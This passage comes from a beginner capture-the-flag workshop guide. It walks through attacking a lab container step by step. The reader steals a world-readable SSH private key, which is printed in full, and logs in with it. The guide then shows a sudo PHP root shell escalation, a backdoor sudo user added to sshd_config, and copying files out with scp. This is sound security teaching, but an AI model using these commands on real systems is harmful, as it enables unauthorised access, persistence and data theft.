kali㉿kali: ~/Desktop/Cyber-Security-Roadshow
File Actions Edit View Help
ls -la /home
total 16
drwxr-xr-x 1 root root 4096 Jul 5 09:50 .
drwxr-xr-x 1 root root 4096 Jul 5 09:51 ..
drwxr-xr-x 1 alice alice 4096 Jul 5 09:50 alice
drwxr-xr-x 1 bob bob 4096 Jul 5 09:50 bob
```

Figure 16: Home folders

To list the content of Alice's home folder type the command:

```
$ ls -la /home/alice
```

You should see an output like this:



```
kali㉿kali: ~/Desktop/Cyber-Security-Roadshow
File Actions Edit View Help
ls -la /home/alice
total 28
drwxr-xr-x 1 alice alice 4096 Jul 5 09:50 .
drwxr-xr-x 1 root root 4096 Jul 5 09:50 ..
-rw-r--r-- 1 alice alice 220 Aug 4 2021 .bash_logout
-rw-r--r-- 1 alice alice 3526 Aug 4 2021 .bashrc
-rw-r--r-- 1 alice alice 807 Aug 4 2021 .profile
drwxr-xr-x 1 alice alice 4096 Jul 5 09:50 .ssh
-rw-r--r-- 1 alice alice 17 Jul 5 09:50 flag.txt
```

Figure 17: alice's home folder contents

You can see a flag in this folder, but if you try to view it with the command below, nothing happens.

```
$ cat /home/alice/flag.txt
```

That is because the flag is owned by *alice* and *www-data* is not allowed to read it. You need to find a way to access the user *alice*. You can see that Alice has a folder called *.ssh*. Recall from the first phase that you could see from your Nmap scan that SSH was enabled and that SSH is used to remotely login to computers. Try to list the content of the *.ssh* folder with the command:


```
$ ls -la /home/alice/.ssh
```

From the output you can see that the *id\_rsa* key has read permissions which means you will be able to see it (and steal it). If you do not know anything about permissions in Linux computers or SSH keys, do not worry. It is sufficient for you to know that this file called *id\_rsa* works like a password for Alice's account when logging in using SSH and that she for some reason has made it readable for all users on this computer. It is a common mistake to give permissions to sensitive data to too many people and you will now take advantage of Alice's mistake.

To see the content of the *id\_rsa* file type in the following command:

```
$ cat /home/alice/.ssh/id_rsa
```

The output should be something like this:



A screenshot of a terminal window titled "kali@kali: ~/Desktop/Cyber-Security-Roadshow". The window displays the contents of the file "/home/kali/Desktop/id\_rsa". The text is a long string of characters representing a RSA private key, starting with "----- BEGIN OPENSSH PRIVATE KEY -----" and ending with "----- END OPENSSH PRIVATE KEY -----". The terminal window has a dark background with light-colored text.

```
(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$ cat /home/kali/Desktop/id_rsa
----- BEGIN OPENSSH PRIVATE KEY -----
b3BlnZaC1rzXktdjEAAAAABG5vbNmAAAEBm9uZQAAAAAAAABAAAblwAAAAdzc2gtcn
NhAAAAAwEAQAAAYEAmXDw94y66/UNoZdwrmtzsv4sAL0Rwi75hbzyueVtxxYzg1vSSwT
Fgebjt0CGKyucJeMyPDLIegK0Oh+tW99w7lsKAfTlyHgtH04smcNi5aWhXe92Z05eAwdp+
VesZN0V2f2IhqQwhzbjvxJcfNrcbtMhUdoxDwWINJW+AaJoXpli/XcXwtVfsD/oSQTHp
ZEMwJSZppwS7SF2BlxVIOrIqJNOU7Vf8Xxyhd86lmrNenrqM0tpKImRLqlxpDWA9oWADQ
+YJN3zm5X94ItseeinvL0nPTY0rhdBe3ghDvGN/LdwHSK499tlBBzrvLkm0a+bG+9Uzl
i7l7lBFYh58R01lRKhL8y1H0G88yIu57C6BydMIWBjVaFaTTBwfQvCL0IOxP+GpM+h+39d
C+mU3JBwiqxH5K8mcpcDpjkcagy4+HBj+C3oIQ/diIgFeXmBgtLK+Xie5FA33unB64K9+U
v5DZXYDM7avx+jmfz2rnIdlQWpzFnhQpkQXLPHbAAAFkNvfBb38wSAAAAB3NzaC1yc2
EAAAGBAJlw8PeMuuv1DaGXcK5rc7L+LAC9EcIu+YW88rnLccWGYI11UrMEExYHm47dAhis
rnCXjMjwyyHoCtDoFrVvfc05bCgh05coRrR90LJnDYuwl0v3vdmTuXgMHaflXrGtdFd9i
IakMIC8G4714S0nza3G7TIVHaMQ71iDSVvgGiaF6ZYy13F1rVX7A/6EkEx6WRDMCUmaacE
u0hdnAzcVSDqyKitTl01X/F8coFxOpZqzXp66jNLsSiJks0JcaQ1gPaFgA0PmCTd85uV/e
CLXnop7y9Jz02GdK4XQXt4IQ7xjf3cB2EiuPfbZQQWXK7y5jtGvmxvvVMSyu5e5oRWIef
EdNZUSoS/MtR9BvPMiLuewugcnTCFgSVWhWk0wN0Lwi9CDsT/hqTpoft/XQvpLNyQciqs
R+SvJnkQnaY5HGoMuPhwSfgt6CEP3YiBvl5gYLsyv14nuRQN97pweuCvflL+Q2V8gz02r
8fo5n84tq5yA5UFqcxZ4UKZEfyzx2wAAAAMBAEAAAGBAJBfZnykejleCSpFQ0baWagV
tMawcvTfR+vamc3vpjgCaMVimXcpbHhvNGgyE6Rv6kyhYqFbALHNTN9h29URz8wsMmNm2
yAxq9Uvhe32sJ7cAMk0ih4jHjtAgrHrGGa2yJy3lp2BwdQowsFRH6Y2tc3yZsRtzu7Nu
stFqrFYflLdtu6mrMOZKokPcnztjpUA5BvxAiau4QLOGuhC6UW0X5fz1PDn+LlxLkXXf
BEcWjWEflcfE2ZkEGTMyDhSElay9zzhrRnpCoxtv+GiRayCbqGIZp8+eQasPNI78AWk7s
N2hSgdayWxTIYrDl4/ZNEhFLYJMtAm7U0PgbJrU/HMqnRg6MH2v4A1+vv1zm1NrvcVBJP
wAErgi8qssawmjHPB5Enm/n2vAH8+v63IKUG81l/Y4BvV040pCwEDzPUEJvq1qnU+HTp5U
XJfljpGUjbb6atBPBrW255×1324SJFLZXs4+mW89fSm+5ef7vCn4RsNx7dL3W1LNKMQAA
AMEAtRzzKZIxgdH4Nk1ZblBvp3iwLNwez4fxAvjvHOX80MwfWhtWk094jg9eZj91wIXMi8
IUIMVJdzgRjZbYFitbn6WX0YmomWbZs5m+gCMU6khCcLQnvmlow2yHa5bdltu1txx1HKz
XrkiUYAjeVJkdHV362r/nclHjvFacMSC3Stdh6J7iWrlZ6edUR4YIhT3Ajz3QeRDoZrfI
s71JMI4mThV4CxieWd1lt1wHtjjdNzrbnrf34e+Qiy+f7cssnAAAAbQDH2mY76edVjqPE
qYmXtUCVX1hF75nErAjFZBePYgX0ByqOqvYKLJYLiwVxRvhefYuAv5rB4XGLG8fj2onk7n
1BPaRt0GT1IOMLH60YliI9zRt1H1fVoh2Rfl4iIzjmXRnVC4CJqIIoTx047/SDzu2FgQ8r
R0AZre0iWYHWx4mfzY4sei1enGVFb0808Er1wSLP9lcH8LkbUNCosmiITZ9YbQft3TH76
cK0VHUFm6eT9SsqPZckE1ZEEVShrA0wvMAAADBAMSMj0N1GQmVjBSZhYpBQyhHh0gY0G2s
UbYAw2C7uFgYPWCGuugHF0D3t+zkv2hWvhek/PgbHhph9ATD1JUY1Tn0X0Frl7sB8Nw0Yf
jY7c9WVEb7ip4wYxuRtoXRpNheAb9oLveJl7Yk+l0bjFKuj2J3qrChTjdCdaKJL3yj9bTe
YB9rTlFHV2Q9IJTV1zdQJlxEwMTW1gVqF5XUN00CGY1l+3tvMKXXp45MfdxEbm//mci62
EN39UxymXCzSM/eQAAABJhbGljZUaw0wnkYTzLYuzMzQBaGMEBQYH
----- END OPENSSH PRIVATE KEY -----
```

```
(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$
```

Figure 18: alice's private SSH key

You need to get the content copied to your attacking machine. An easy way of doing so is to create a new file on the desktop called *id\_rsa* as shown below. Open the file by double clicking it.




Figure 19: Create Document

Then you mark the output of the *id\_rsa* file in the terminal, right click and choose copy. After that you insert the content into the new file and save it. Your file should look like this:

```

1 -----BEGIN OPENSSH PRIVATE KEY-----
2 b3BbnNzaC1rZXktdjEAAAABG5vbmuAAAAEBm9uZQAAAAAAAAABAABlwAAAAdzc2gtcn
3 NhAAAAAwEAAQAAAYEAxDw9y66/UNoZdwrmzsvs4sAL0Rwi75hbzyueVtxxYZgiXVsswT
4 Fgebjt0CGKycJeMyPDLIegK0oh+tW99w7lsKAfTlyhGtH04smcNi5aWhxe92Z05eAwdp+
5 VesZN0V2f2IhqQwhzbvjvXhJcfNrcbtMhUdoxDvWINJW+AaJoXpli/XcXwtVfsD/oSQTHp
6 ZEMwJSZppwS7SF2cBlxVIOrIqJNOU7Vf8Xxyhd86lmrNenrqM0tpKImRLQlpDW9oWADQ
7 +YJN3zm5X94IteeinvL0nPTYZ0rhdBe3ghDvGN/LdwHYSK499tlBBZcrvLkm0a+bG+9Uzl
8 i7l7lBFYh58R01lRKhL8y1H0G88yIu57C6BydMIWBjVaFaTTBwfQvCL0IOxP+GpM+h+39d
9 C+mU3JBwiqxH5K8mcpCdpjkcagy4+HBj+C3oIQ/diIgFeXmbgtLK+Xie5FA33unB64K9+U
10 v5DZXyDM7avx+jmfzi2rnIDlQWpzFnhQpkQXLPBhAAAFkNvfzBLb38wSAAAAB3NzaC1yc2
11 EAAAGBAJlw8PeMuuv1DaGXcK5rc7L+LAC9EcIu+YW88rnLbccWGYI11UrMExYHm47dAhis
12 rnCxjMjwyyHoCtDofrVvfc05bCgH05coRrR90LJnDYuWloV3vdmTuXgMhaflXrGTdFdn9i
13 IakMIC8G4714SQnza3G7TIVHaMQ71iDSVvgGiaF6ZYv13F1rVX7A/6EkEx6WRDMCUmaacE
14 u0hdnAZcVSDqyKitt101X/F8coFx0pZqzXp66jNLaSiJks0JcaQ1gPaFgA0PmCTd85uV/e
15 CLXnop7y9Jz02GdK4XQxt4IQ7xjf3cB2EiuPfbZQQWXK7y5JtGvmxvvVM5Yu5e5QRWIef
16 EdNZUSoS/MtR9BvPMiLuewugcnTCFgSVWhWk0wVn0Lwi9CDsT/hqTPoft/XQvp1NyQcIqs
17 R+SvJnKQnaY5HGoMuPhwSfgt6CEP3YiIBXl5gYLSyvl4nuRQN97pweuCvfLL+Q2V8gz02r
18 8fo5n84tq5yA5UFqcxZ4UKZEfyzxwAAAAMBAEAAAGBAJBfZnykeRjleCSpFQ0bAVWagV
19 tMawcvTFr+vacm3vpjgCaMVimXCpcbHhvNGgyE6Rv6kyhYqfBAlHNTN9h29URz8wsMmNm2
20 yAxq9Uvhe13sJ7cAMk0ih4jhjtAgrHr66ga2yYj3lp2BWdqowsFRH6Y2tc3yZsRtZu7Nu
21 stFqrFYFLldtu/6mrmoZKoKkPcnztjpUA5BvxAiau4QLOGUhC6UWOX5fz1PDn+LlxLkXXf
22 BEcWjWEfIcfE2ZkEGTMyDhSElay9z2zhrRnpCoxtv+GiRayCbqGIzp8+eQasPNI78AWk7S
23 N2hSgdayWxTIYrDl4/ZNEhFlYJMtAm7U0PgbJrU/HMqnRg6MHh2V4Al+vv1zm1NrvcVBJP
24 wAErgi8qssaWmjHPb5Emn[n2vAH8+v63IKUG811/Y4BvV040pcwEDzPUeJvq1qnU+Htp5U
25 XJfljpGUjbb6atBPBrW255*1324SJFLZXs4+mW89fSm/5ef7vCn4RsNx7dLF3W1LNKMQAA
26 AMEAtRzzKZIxGh4Nk1ZbLBvp3iwLwnez4fxAvjvhOX80MwfHtWk094jg9eZj91wIXMi8
27 IUIMVJdzgRjZbYFItn6WX0YmomWbZs5m+gCMU6khCcLQNvimiLoW2yHa5bDltU1tXx1HKz
28 XrkiUYAjNeVKdHV362r/nclHjvFAcMSC3StdH6J7iWrlZ6edUR4YIhT3Ajz3QeRDoZrfl
29 s71JMI4mThV4CxiEWd1lt1wwHtjjdNzrbnrf34e+Qiy+f7cssnAAAAbQDH2mY76edVjqPE
30 qYmXtUCVX1hF75nErAjFZBePYgX0Byq0qvYklJYL1wVxRvhefYuAv5rB4XGLG8fj2onk7n
31 1BPaRtoGT1IOMLH6OYliI9zRt1H1fVoh2Rfl4iIzjmXRnVC4CJqIIoTx047/SDzu2FgQ8r
32 ROAZre0iWyHWx4mfzY4sei7enGVFb08U8Er1wSLP9lcH8LkbUNCosmiITZ9YbQft3TH7G
33 cK0VHFm6eT9SsqPZckEIZEEVShrAoowvMAAADBAMSMjoN1GQMvjBSZhYpBQyhHh0qy0G2s
34 UbYAw2C7uFgYPWCGuugHFOD3t+zkv2hWvhek/PgbHhp9ATD1JUY1Tn0XFrl7sB8NwOyf
35 jY7c9WVEb7ip4wXuRtoXRpNheAb9oLVeJl7Yk+l0bjFKuj2J3qrChTjdCdaKJL3yj9bTe
36 YB9rTlFHV2Q9IJTIVIzdQJlxewMTW1gVqf5XUN00CGY1L+3tvMJKXXp45MfdXEbm//mc162
37 EN39UxymXCzSM/eQAAABJhbGljZUaw0WNkYTzLYzUzMzQBAgMEBQYH
38 -----END OPENSSH PRIVATE KEY-----
39 |

```

Figure 20: Text editor

Close the file and go back to the terminal. Now that you have a SSH key you do not need the access you currently have to the targeted machine. However, keep the terminal open and in addition open a new terminal window. You can do that by right clicking on the terminal and choosing the *New window* option. In the new terminal window type in the following command which will prepare the file to be used as a SSH key.

```
$ chmod 600 /home/kali/Desktop/id_rsa
```

Now you are ready to login to the targeted computer as *alice* using SSH. Still in the new terminal window type the command:

```
$ ssh -i /home/kali/Desktop/id_rsa alice@$targetIP
```

Type yes when asked if you want to continue connecting and if everything goes well you should see an output like this.



The screenshot shows a terminal window titled "alice@20748fadccb7:~". The window has a standard OS X-style title bar with "File", "Actions", "Edit", "View", and "Help" menus. The main pane displays the following terminal session:

```
(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$ chmod 600 /home/kali/Desktop/id_rsa

(kali㉿kali)-[~/Desktop/Cyber-Security-Roadshow]
$ ssh -i /home/kali/Desktop/id_rsa alice@$targetIP
Linux 20748fadccb7 5.18.0-kali2-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.5-1kali1 (2022-06-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
alice@20748fadccb7:~$
```

Figure 21: Connect via SSH

You are now logged in as Alice and you will have a way more stable connection. To confirm that you are indeed logged in as Alice, type the following command.

```
$ whoami
```

You should see the following:



The screenshot shows a terminal window titled "alice@20748fadccb7:~". The window has a standard OS X-style title bar with "File", "Actions", "Edit", "View", and "Help" menus. The main pane displays the following terminal session:

```
alice@20748fadccb7:~$ whoami
alice
alice@20748fadccb7:~$
```

Figure 22: Logged in as alice

Now try to see if you can read the flag from Alice's home folder with the command below.

```
$ cat /home/alice/flag.txt
```

## Stage 5: Root Privilege escalation

*Cyber Kill Chain phases:*

- Reconnaissance
- Actions on Objectives


*MITRE ATT&CK IDs:*

- TA0004: Privilege Escalation

Now that you have a stable SSH connection as *alice*, it is time to see if you can hack the ultimate account, *root*. There are many ways of achieving root access on a system, but they all depend on misconfigurations or vulnerabilities of the system. One way of doing so is to abuse sudo privileges. Sudo is a program that allows the user to run commands as if they were logged in as *root*. Sometimes a user is allowed to run a program with sudo without providing a password. To see which program Alice is allowed to run with sudo type the following command.

```
$ sudo -l
```

The output should look similar to this:



The screenshot shows a terminal window titled "alice@20748fadccb7:~". The window contains the following text:

```
File Actions Edit View Help
alice@20748fadccb7:~$ sudo -l
Matching Defaults entries for alice on 20748fadccb7:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User alice may run the following commands on 20748fadccb7:
    (root) NOPASSWD: /usr/local/bin/php
alice@20748fadccb7:~$
```

Figure 23: Commands to run as sudo

From the output we can see that Alice is allowed to run `php` which is located in `/usr/local/bin/`. You have seen PHP once before during this hack. Recall that it is the programming language used by the website. The DTU students have properly allowed Alice to run PHP as sudo without any password to make the development of the website easier and then forgot to remove the permission. This is your luck. In general, if you are allowed to run any programming language with sudo it is possible to obtain root access. The command you can use to exploit this is:

```
$ sudo php -r "system('/bin/bash');"
```

Once the command is run, try to run the `whoami` command to confirm that you are now logged in as *root* (Note the change from \$ to # indicating a root shell).

Figure 24: Root shell

You can now obtain the fifth flag with the command:

```
# cat /root/flag.txt
```

## Stage 6: Persistence and exfiltration

*Cyber Kill Chain phases:*

- Installation
- Actions on Objectives

*MITRE ATT&CK IDs:*

- TA0003: Persistence
- TA0010: Exfiltration

By obtaining root access you now have the keys to the kingdom, anything is possible. All that is left for you to do now is to establish persistent access to the computer, that is ensuring you have full control of the system even if the vulnerabilities you have exploited are fixed. Then you should see if you can extract those secret pictures the students were so worried about.

First, let's try to establish persistent access. One way of doing so is to add a new user to the computer. The user should have the same privileges as the *root* user and it should be able to login using SSH. To create a new user with root privileges type the following command a username of your choice:

```
# adduser myuser
```

When asked to enter a password, choose a password, then enter the password again and press enter 10 times to fill in default information for the user. Once this is done type the following command to confirm that the user now exists, remember to change *myuser* to the username you chose.

```
# id myuser
```

All the above should result in an output similar to this:

```

alice@20748fadccb7:~$ sudo php -r "system('/bin/bash');"
root@20748fadccb7:/home/alice# adduser myuser
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
        LANG = "en_US.UTF-8"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
Adding user `myuser' ...
Adding new group `myuser' (1002) ...
Adding new user `myuser' (1002) with group `myuser' ...
The home directory '/home/myuser' already exists. Not copying from '/etc/skel'.
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for myuser
Enter the new value, or press ENTER for the default
      Full Name []: Room Number []:          Work Phone []: Home Phone []: Other []: Is the information correct? [Y/n] uid=1002(myuser) gid=1002(myuser) groups=1002(myuse
r)
root@20748fadccb7:/home/alice# 

```

Figure 25: Add new user

In order to give the user root permission you need to add the user to the sudo group as follows.

```
# usermod -aG sudo myuser
```

Now it is time to allow the new user to login with SSH to do so enter the following command.

```
# echo AllowUsers myuser >> /etc/ssh/sshd_config
```

That should be all. Now you can close the terminal and open a new one. Then you can simply login as the user you just created with the command.

```
$ ssh myuser@$targetIP
```

Enter the password you created for the user and you should be allowed access.

```

myuser@20748fadccb7:~$ 
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ ssh myuser@$targetIP
myuser@172.17.0.1's password:
Linux 20748fadccb7 5.18.0-kali2-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.5-1kali1 (2022-06-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
myuser@20748fadccb7:~$ 

```

Figure 26: SSH in as the new user

Finally it is time to find the secret pictures. It seems like they are stored in the folder `/cats`. Try to list them with the command.

```
$ ls -la /cats
```

Now you know where the pictures are located, but how to get them on your own computer? A nice feature of SSH is that it can transfer files from one computer to another. But before you do that, you need to ensure that you have the correct permissions. To edit the permissions of the pictures enter the following commands to first become *root* and then change permissions.

```
$ sudo su  
# chmod 777 /cats/*
```

Then you are ready to extract the pictures. The easiest way of doing so is to right click on the desktop of your Kali Linux and choose *Open Terminal Here*.




Figure 27: Open Terminal Here


Because you have opened a new terminal you need to make it remember the IP address of the target, recall the command:

```
$ targetIP=172.17.0.1
```

Then you can simply copy the pictures from the targeted computer to your own as such.

```
$ scp myuser@$targetIP:/cats/* ./Cats
```

If everything went well you should see this output and a new folder called **Cats** should be present on the Desktop. Take a look at the pictures to find the final flag.



A screenshot of a terminal window titled "kali@kali: ~". The window has a dark blue background with white text. At the top, there's a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu, the terminal prompt is "(kali㉿kali)-[~]". The user has run the command "\$ scp myuser@\$targetIP:/cats/\* ./Cats". The command is followed by a password prompt: "myuser@172.17.0.1's password:". Two files are being transferred: "cat1.jpg" and "cat2.jpg". The transfer progress is shown as 100% complete at 38KB/s and 9.3MB/s respectively, with a duration of 00:00. The terminal ends with a "\$" prompt.

Figure 28: Data exfiltration

## Final Remarks

If you made this far and collected all six flags along the way, very well done. It is absolutely no easy task to be a hacker. Think about it, when hackers do what you just did they do not know in advance if any vulnerabilities exist and if they do they must find them themselves.

Now, not all hackers are criminals. Many good hackers exist who only hack systems which they have explicit permission to. They work hard to find flaws in those systems and thus make cyberspace more secure for everyone. It can be very time consuming and frustrating to be a hacker as you might have experienced. However, it is also very rewarding, both because it is exciting and intellectually challenging but also economically rewarding. In 2022, it is estimated that the world lacks around 3 million cybersecurity professionals. If you are interested, consider a career in cybersecurity.

If you do not feel like you have got enough hacking for today, a small extra challenge is hidden on the website. See if you can find the easter egg.

Hint: Insecure direct object references (IDOR).